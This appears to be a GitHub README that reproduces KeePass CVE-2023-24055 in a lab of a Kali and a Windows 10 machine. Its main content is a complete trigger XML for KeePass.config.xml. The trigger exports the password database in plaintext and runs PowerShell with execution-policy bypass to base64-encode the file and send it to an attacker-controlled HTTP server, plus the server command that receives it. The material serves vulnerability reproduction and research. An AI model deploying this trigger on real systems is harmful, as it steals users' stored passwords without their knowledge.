 zwlsix/keepass-cve-2023-24055
KeePass CVE-2023-24055复现

KeePass CVE-2023-24055 Reproduction KeePass CVE-2023-24055 Reproduction
Prepare machines: Kali (192.168.232.129), Windows 10 (192.168.232.128)

Keepass version: 2.53
KeePass.config.xml, add a trigger configuration item to export plaintext passwords and upload them to the attacker's server. The XML code for adding the trigger is as follows:Where the <Parameter>c:\Users\Long\AppData\Local\Temp\exploit.xml</Parameter> field sets the local path for exporting the plaintext password.
Use PowerShell with the GET method to transfer the password file:
<Parameter>PowerShell.exe</Parameter>
<Parameter>-ex bypass -noprofile -c $var=([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\Long\AppData\Local\Temp\exploit.xml')));Invoke-WebRequest -uri http://192.168.232.129:8888/$var -Method GET </Parameter>
<Triggers>
				<Trigger>
					<Guid>lztpSRd56EuYtwwqntH7TQ==</Guid>
					<Name>exploit</Name>
					<Events>
						<Event>
							<TypeGuid>s6j9/ngTSmqcXdW6hDqbjg==</TypeGuid>
							<Parameters>
								<Parameter>0</Parameter>
								<Parameter />
							</Parameters>
						</Event>
					</Events>
					<Conditions />
					<Actions>
						<Action>
							<TypeGuid>D5prW87VRr65NO2xP5RIIg==</TypeGuid>
							<Parameters>
								<Parameter>c:\Users\Long\AppData\Local\Temp\exploit.xml</Parameter>
								<Parameter>KeePass XML (2.x)</Parameter>
								<Parameter />
								<Parameter />
							</Parameters>
						</Action>
						<Action>
							<TypeGuid>2uX4OwcwTBOe7y66y27kxw==</TypeGuid>
							<Parameters>
								<Parameter>PowerShell.exe</Parameter>
								<Parameter>-ex bypass -noprofile -c $var=([System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes('c:\Users\Long\AppData\Local\Temp\exploit.xml')));Invoke-WebRequest -uri http://192.168.232.129:8888/$var -Method GET </Parameter>
								<Parameter>False</Parameter>
								<Parameter>1</Parameter>
								<Parameter />
							</Parameters>
						</Action>
					</Actions>
				</Trigger>
			</Triggers>
KeePass.config.xml, add the XML configuration item and save (add it inside the <TriggerSystem></TriggerSystem> tags), then open KeePass to verify if the addition was successful:

python3 -m http.server 8888 to start a web server to receive the exported plaintext password:


Reference articles: https://github.com/alt3kx/CVE-2023-24055_PoC
